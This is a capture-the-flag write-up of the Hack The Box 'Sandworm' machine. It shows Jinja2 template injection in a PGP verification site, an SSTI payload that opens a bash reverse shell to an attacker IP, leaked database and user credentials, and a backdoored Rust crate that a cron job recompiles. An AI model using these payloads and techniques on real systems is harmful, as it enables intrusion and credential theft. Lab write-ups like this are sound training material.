


# HTB Sandworm

---



By: HyggeHalcyon

relevant scripts and files can be found at [github](#)


## Foothold

---

Nmap reveals 3 ports open (22, 80, 443) standard HTTP, HTTPS and SSH. Visiting the page we're greeted with this page.




The page reveals it using Flask




There are several endpoints we quickly found by playing around with it

- `about` => nothing
- `contact` => nothing, contains a link to `/guide`
- `/guide` => main functionality
- `/pgp` => public key


I also try to poke on `admin` and it redirects us to `login`



Next is to try the main functionality, this website basically provide a Signature verification utilities. We can try the provided demo public key and signed message.



Next up is to try to create our own PGP key and signed message to poke around. I initially used `GPG` to the job, but apparently I did something wrong and I can't seem to find out why



I then use these two online tool to help me to create the key and sign the message

- [pgpkeygen](#) => create keys
- [2pih](#) => sign message

I then try to use the following settings

A screenshot of the "Generate a PGP key pair" web interface. The interface is dark-themed and divided into two main sections: "OPTIONS" on the left and "YOUR KEYS" on the right. The "OPTIONS" section contains several input fields: a name field with "bob was here", an email field with "bob@email.com", an optional comments field, a dropdown menu for "RSA (Recommended)", a dropdown menu for "2048 bits (secure)", a dropdown menu for "Never", and a password field with a strength indicator. A "FINISHED" button is at the bottom of the options section. The "YOUR KEYS" section displays two key blocks: "BEGIN PGP PUBLIC KEY BLOCK" and "BEGIN PGP PRIVATE KEY BLOCK". Each block includes the version "Keybase OpenPGP v1.0.0" and a comment "https://keybase.io/crypto". Below each key block is a red button labeled "DOWNLOAD PUBLIC KEY" and "DOWNLOAD PRIVATE KEY" respectively.

Passphrase (optional):

Private Key:

```
dotHwSUS6UXeI
dvctxUZNShnjjG+EicRE+NN3crY4HYFYn2/Ud50W7jnDCxSKlB6
XyIzBvM2Dvu3E
+vwQIYrsRv7uVpmPwrtYtdWylX2jKTiGkTs52wwizUxklhMnwGt
10ETUeODpUNer
aKz0NFz/yqFn790vBd214Lbya9n0y4219omctUcncd71xbrNp0N
FoVYzWxXcqTYv
1lUBovMV44YBwK/S
/UWvorRMsua4CACuIbLb00gHfRSwBLiXivNj4GhNh6bPuNlF
3lM/Iwq+HR27YNgE2pHmgR5+MLHgi0940jKmnMBddrsRLVDRFvy
7TkB50z1swPE1
BYGLNNJ/03Go2Tiz
/mmg/OU+JU0EPowTVVX1H40m640Nw8hk8lfZuYVR/Sec8+X
e0uA5g0aakLTx8vAIfS2v0yqC54uoWjbylvMbl6XDzjNVcvtdJv
DI8h/ZFVoaH9c
oSCS/COUTa0DS6oLbo+U0UkLRDeC4EDaUWZ01kDv8
```

message from bob

Message:

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

message from bob

-----BEGIN PGP SIGNATURE-----

Version: OpenPGPjs v1.0.1

Comment: <http://openpgpjs.org>

```
wsBcBAEBCAAQBQJITkySCRAazcvYsrFmJQAAdy0H/0WtTJP48PxwwYBvmO7v
OCGSF40RK9GsB0S9vbFjP3Dbzee3qu+UDNoO0rTr8HF2xosUAYbr9b4/LFBG
I6HVZH01ZZaXoJIVcA/w10cOtP4EGIQ7t6TtDOBUY2ByM26/nKXnsCehiNjy
iUmax8HXLf13Tv2fmGH8jcmQwpz7zFnflnGQGe3RG4a3I6OhYcUMGVms3hEx
3oy5k4JXxDnHmsjxk0ej63E4bk6K4ocQrZW4J5vGejcHGPYiEjoWuaHlvjrD
o7D1Kqhui0sSExFoo4P5gteyRg2Fia6Vy5k56H9PMpStNMOYdRSEekoJkZNM
4DwxHQP9zDIzr9WVPOJDFw8=
=s/4u
```

-----END PGP SIGNATURE-----

And as we verify it on the web app, it reflects the name attribute

## Signature Verification Result

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Fri 10 Nov 2023 03:30:26 PM UTC gpg: using RSA key 1ACDCBD8B2B16625 [GNUPG:] KEY\_CONSIDERED 14C3667966AD5E19B996F5171ACDCBD8B2B16625 0 [GNUPG:] SIG\_ID 4d7/8g4+37OltHPZucAzCTePv5c 2023-11-10 1699630226 [GNUPG:] KEY\_CONSIDERED 14C3667966AD5E19B996F5171ACDCBD8B2B16625 0 [GNUPG:] GOODSIG 1ACDCBD8B2B16625 bob was here gpg: Good signature from "bob was here" [unknown] [GNUPG:] VALIDSIG 14C3667966AD5E19B996F5171ACDCBD8B2B16625 2023-11-10 1699630226 0 4 0 1 8 01 14C3667966AD5E19B996F5171ACDCBD8B2B16625 [GNUPG:] TRUST\_UNDEFINED 0 gpg gpg: WARNING: This key is not certified with a trusted signature! gpg: There is no indication that the signature belongs to the owner. Primary key fingerprint: 14C3 6679 66AD 5E19 B996 F517 1ACD CBD8 B2B1 6625

Close

Knowing the web app is built on top of Flask, I then try to inject `{{7*7}}` Jinja2 SSTI. And sure enough it was indeed vulnerable.

## Signature Verification Result

Signature is valid! [GNUPG:] NEWSIG gpg: Signature made Fri 10 Nov 2023 03:33:37 PM UTC gpg: using RSA key 7BEE0FA6F2227D63 [GNUPG:] KEY\_CONSIDERED B4AD0099BF835EE1AEDF09247BEE0FA6F2227D63 0 [GNUPG:] SIG\_ID 9SEN2GiZExBa2nXHC/svAcH5BYI 2023-11-10 1699630417 [GNUPG:] KEY\_CONSIDERED B4AD0099BF835EE1AEDF09247BEE0FA6F2227D63 0 [GNUPG:] GOODSIG 7BEE0FA6F2227D63 49 gpg: Good signature from "49 " [unknown] [GNUPG:] VALIDSIG B4AD0099BF835EE1AEDF09247BEE0FA6F2227D63 2023-11-10 1699630417 0 4 0 1 8 01 B4AD0099BF835EE1AEDF09247BEE0FA6F2227D63 [GNUPG:] TRUST\_UNDEFINED 0 gpg gpg: WARNING: This key is not certified with a trusted signature! gpg: There is no indication that the signature belongs to the owner. Primary key fingerprint: B4AD 0099 BF83 5EE1 AEDF 0924 7BEE 0FA6 F222 7D63

Close

```
< -> ↻ 🔒 https://ssa.htb/guide
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

[SQLALCHEMY_RECORD_QUERIES', False)], ('SECRET_KEY', '91668c1bc67132dcbf5b1a3e0c5c21'), ('PERMANENT_SESSION_LIFETIME', datetime.timedelta(days=31)), ('USE_X_SENDFILE', False), ('SERVER_NAME', None), ('APPLICATION_ROOT', '/'), ('SESSION_COOKIE_NAME', 'session'), ('SESSION_COOKIE_DOMAIN', False), ('SESSION_COOKIE_PATH', None), ('SESSION_COOKIE_HTTPONLY', True), ('SESSION_COOKIE_SECURE', False), ('SESSION_COOKIE_SAMESITE', None), ('SESSION_REFRESH_EACH_REQUEST', True), ('MAX_CONTENT_LENGTH', None), ('SEND_FILE_MAX_AGE_DEFAULT', None), ('TRAP_BAD_REQUEST_ERRORS', None), ('TRAP_HTTP_EXCEPTIONS', False), ('EXPLAIN_TEMPLATE_LOADING', False), ('PREFERRED_URL_SCHEME', 'http'), ('JSON_AS_ASCII', None), ('JSON_SORT_KEYS', None), ('JSONIFY_PRETTYPRINT_REGULAR', None), ('JSONIFY_MIMETYPE', None), ('TEMPLATES_AUTO_RELOAD', None), ('MAX_COOKIE_SIZE', 4093), ('SQLALCHEMY_DATABASE_URI', 'mysql://atlas:GarticAndOnionZ42@127.0.0.1:3306/SSA'), ('SQLALCHEMY_ENGINE_OPTIONS', {}), ('SQLALCHEMY_ECHO', False), ('SQLALCHEMY_BINDS', {}), ('SQLALCHEMY_RECORD_QUERIES', False), ('SQLALCHEMY_TRACK_MODIFICATIONS', False))]" [unknown] [GNUPG:] VALIDSIG 6AC5B8F14A50A2E32073CC28B2A22FDA6A2FCB43 2023-11-10 1699630703 0 4 0 1 8 01 6AC5B8F14A50A2E32073CC28B2A22FDA6A2FCB43 [GNUPG:] TRUST_UNDEFINED 0 gpg gpg: WARNING: This key is not certified with a trusted signature! gpg: There is no indication that the signature belongs to the owner. Primary key fingerprint:
```

```
{{ self. init . globals . builtins . import ('os').popen('bash -c "bash -i
```

```
>& /dev/tcp/<ip>/<port> 0>&1"').read() }}
```

After getting myself on the machine, I noticed there's something odd, most of the binaries are gone and we're very limited. It seems like we're in a sandboxed or docker(?) environment.

```
MATE Terminal
File Edit View Search Terminal Help
[openvpn]--[10.10.14.81]--[halcyon@parrot]--[~/git]
[*]$ nc -lnvp 9001
listening on [any] 9001 ...
connect to [10.10.14.81] from (UNKNOWN) [10.10.11.218] 48108
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
/usr/local/sbin/lesspipe: 1: dirname: not found
atlas@sandworm:/var/www/html/SSA$ ls /bin
ls /bin
base64
basename
bash
cat
dash
flask
gpg
gpg-agent
groups
id
lesspipe
ls
python3
python3.10
sh
atlas@sandworm:/var/www/html/SSA$ whomai
whomai
Could not find command-not-found database. Run 'sudo apt update' to populate it.
whomai: command not found
atlas@sandworm:/var/www/html/SSA$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas)
atlas@sandworm:/var/www/html/SSA$ find / -user silentobserver
find / -user silentobserver
Could not find command-not-found database. Run 'sudo apt update' to populate it.
find: command not found
atlas@sandworm:/var/www/html/SSA$

[0] 0:sudo 1:ssh- 3:bash*Z "parrot" 10:41 10-Nov-23
```

I then search manually through the machine to find something interesting. This take me quite some time until I found `~/ .config` where we found a folder named `firejail` which we can't access, but we found a user's credentials on `/httpie/admin.json`

```
MATE Terminal
File Edit View Search Terminal Help
atlas@sandworm:~$ cd .config
cd .config
atlas@sandworm:~/ .config$ ls
ls
firejail
httpie
atlas@sandworm:~/ .config$ cd firejail
cd firejail
bash: cd: firejail: Permission denied
atlas@sandworm:~/ .config$ cd httpie
cd httpie
atlas@sandworm:~/ .config/httpie$ ls
ls
sessions
atlas@sandworm:~/ .config/httpie$ cd sessions
cd sessions
atlas@sandworm:~/ .config/httpie/sessions$ ls
ls
localhost_5000
atlas@sandworm:~/ .config/httpie/sessions$ cd localhost_5000
cd localhost_5000
atlas@sandworm:~/ .config/httpie/sessions/localhost_5000$ ls
ls
admin.json
atlas@sandworm:~/ .config/httpie/sessions/localhost_5000$ cat admin.json
cat admin.json
{
  "meta": {
    "about": "HTTPie session file",
    "help": "https://httpie.io/docs#sessions",
    "httpie": "2.6.0"
  },
  "auth": {
    "password": "quietLiketheWind22",
    "type": null,
    "username": "silentobserver"
  }
},
},

[13/50]

[0] 0:sudo 1:ssh- 3:bash*Z "parrot" 10:43 10-Nov-23
```


## Privesc

SSH to the server with the new user, as always I try `sudo -l`



```
silentobserver@sandworm:~$ sudo -l
[sudo] password for silentobserver:
Sorry, user silentobserver may not run sudo on localhost.
```

I then bring `pspy` and monitor for interesting processes which reveals it runs cargo from time to time from the `/opt` directory



There I found two interesting folder which both contains a rust cargo project. Here we found the `tipnet` with `setuid`.

```
silentobserver@sandworm:/opt$ ls
crates  tipnet
silentobserver@sandworm:/opt$ cd tipnet/src/
silentobserver@sandworm:/opt/tipnet/src$ ls
main.rs
silentobserver@sandworm:/opt/tipnet/src$ cd ../target/
silentobserver@sandworm:/opt/tipnet/target$ ls
CACHEDIR.TAG  debug
silentobserver@sandworm:/opt/tipnet/target$ cd debug/
silentobserver@sandworm:/opt/tipnet/target/debug$ ls
build  deps  examples  incremental  tipnet  tipnet.d
silentobserver@sandworm:/opt/tipnet/target/debug$ ls -lart
total 57800
-rwxrwxr--  1 root  atlas          0 Feb  8  2023 .cargo-lock
-rw-rw-r--  1 atlas atlas        87 May  4  2023 tipnet.d
drwxrwxr-x  6 atlas atlas    4096 Jun  6 11:49 incremental
drwxr-xr-x  3 root  atlas    4096 Jun  6 11:49 ..
drwxrwxr-x  2 atlas atlas    4096 Jun  6 11:49 examples
drwxrwxr-- 472 root  atlas   24576 Jun  6 11:49 .fingerprint
drwxrwxr-x 142 atlas atlas   12288 Jun  6 11:49 build
-rwsrwxr-x  2 atlas atlas 59047248 Nov 10 15:58 tipnet
```

```
drwxrwxr-x 7 root atlas 4096 Nov 10 15:58 .
drwxrwxr-x 2 atlas atlas 69632 Nov 10 16:02 deps
silentobserver@sandworm:/opt/tipnet/target/debug$
```

To be honest, I didn't even noticed it was set to atlas, when doing the box I thought it was setuid to root and so I thought it was my main privesc vector.

Next I inspect what's inside the other cargo project

```
silentobserver@sandworm:/opt$ ls
crates  tipnet
silentobserver@sandworm:/opt$ cd crates/logger/src/
silentobserver@sandworm:/opt/crates/logger/src$ ls
lib.rs
silentobserver@sandworm:/opt/crates/logger/src$ cd ../target/debug/
silentobserver@sandworm:/opt/crates/logger/target/debug$ ls
build  deps  examples  incremental  liblogger.d  liblogger.rlib
silentobserver@sandworm:/opt/crates/logger/target/debug$
```

Next I analyze the source code, the program basically act as an intermediary to mysql and does bunch of query. I tried bunch of stuff to the program but luck no avail.

I then realized that `tipnet` does some logging and it does so using the `logger` crate. Since this was ran using cargo, if we can change and put a payload inside `lib.rs` it would recompile and execute our payload.

```
silentobserver@sandworm:/opt/crates/logger/src$ ls -lart
total 12
drwxr-xr-x 5 atlas          silentobserver 4096 May  4  2023 ..
-rw-rw-r-- 1 silentobserver silentobserver 959 Nov 10 16:09 lib.rs
drwxrwxr-x 2 atlas          silentobserver 4096 Nov 10 16:09 .
```

After googling around about reverse shell and backdoor in rust, I found two of this

- <https://gist.github.com/GugSaas/512fc84ef1d5aefec4c38c2448935b01>
- <https://kerkour.com/rust-crate-backdoor>
- <https://github.com/LukeDSchenk/rust-backdoors/blob/master/reverse-shell/src/main.rs>

Tried the first two but nothing works until the third one.

I also tried running it by myself using cargo, and was confused for a while how I would get it to be executed before I realized that it was ran periodically by cron job (I forgot 🤖)

```
silentobserver@sandworm:/opt/tipnet/src$ cargo run
^Cownloading 140 crates
```

```
silentobserver@sandworm:/opt/tipnet/src$ cargo run --offline
error: failed to download `ahash v0.7.6`
```

Caused by:

attempting to make an HTTP request, but --offline was specified

and sure enough we get a back a shell, though as atlas on a non-sanboxed environment. I was quite confused at this stage why I wasn't a root, before realizing it wasn't setuid for root.

```
MATE Terminal
File Edit View Search Terminal Help
silentobserver@sandworm:/opt$ cd crates/logger/src/
silentobserver@sandworm:/opt/crates/logger/src$ ls
lib.rs
silentobserver@sandworm:/opt/crates/logger/src$ nano lib.rs
silentobserver@sandworm:/opt/crates/logger/src$

[openvpn]-[10.10.14.81]-[halcyon@parrot]-[~/git]
[*]$ nc -lnvp 9002
listening on [any] 9002 ...
connect to [10.10.14.81] from (UNKNOWN) [10.10.11.218] 57252
bash: cannot set terminal process group (11714): Inappropriate ioctl for device
bash: no job control in this shell
atlas@sandworm:/opt/tipnet$ whoami
whoami
atlas
atlas@sandworm:/opt/tipnet$ id
id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas),1002(jailer)
atlas@sandworm:/opt/tipnet$

[0] 0:sudo- 1:ssh 3:bash* "parrot" 11:18 10-Nov-23
```

I then do some basic check on what I'm able to do and also

```
atlas@sandworm:/opt/tipnet$ whoami
atlas
```

```
atlas@sandworm:/opt/tipnet$ id
uid=1000(atlas) gid=1000(atlas) groups=1000(atlas),1002(jailer)
```

```
atlas@sandworm:/opt/tipnet$ find / -path /proc -prune -o -group jailer -
print
/usr/local/bin/firejail
# snippet ....
```

```
atlas@sandworm:~$ file /usr/local/bin/firejail
/usr/local/bin/firejail: setuid ELF 64-bit LSB pie executable, x86-64,
version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-
64.so.2, BuildID[sha1]=90321bc67a35965a50d64e332b704ebb6c163383, for
GNU/Linux 3.2.0, with debug_info, not stripped
```

```
atlas@sandworm:~$ ls -lart /usr/local/bin/firejail
-rwsr-x--- 1 root jailer 1777952 Nov 29 2022 /usr/local/bin/firejail
```

Here, I found `firejail` to be a setuid, and root this time lmao. This reminds me of the `~/.config/firejail` directory we found earlier

```
atlas@sandworm:~$ cd ~/.config/firejail/
```

```
atlas@sandworm:~/.config/firejail$ ls
webapp.profile
```

```
atlas@sandworm:~/.config/firejail$ file webapp.profile
webapp.profile: ASCII text
```

```
atlas@sandworm:~/.config/firejail$ cat webapp.profile
noblacklist /var/run/mysqld/mysqld.sock
```
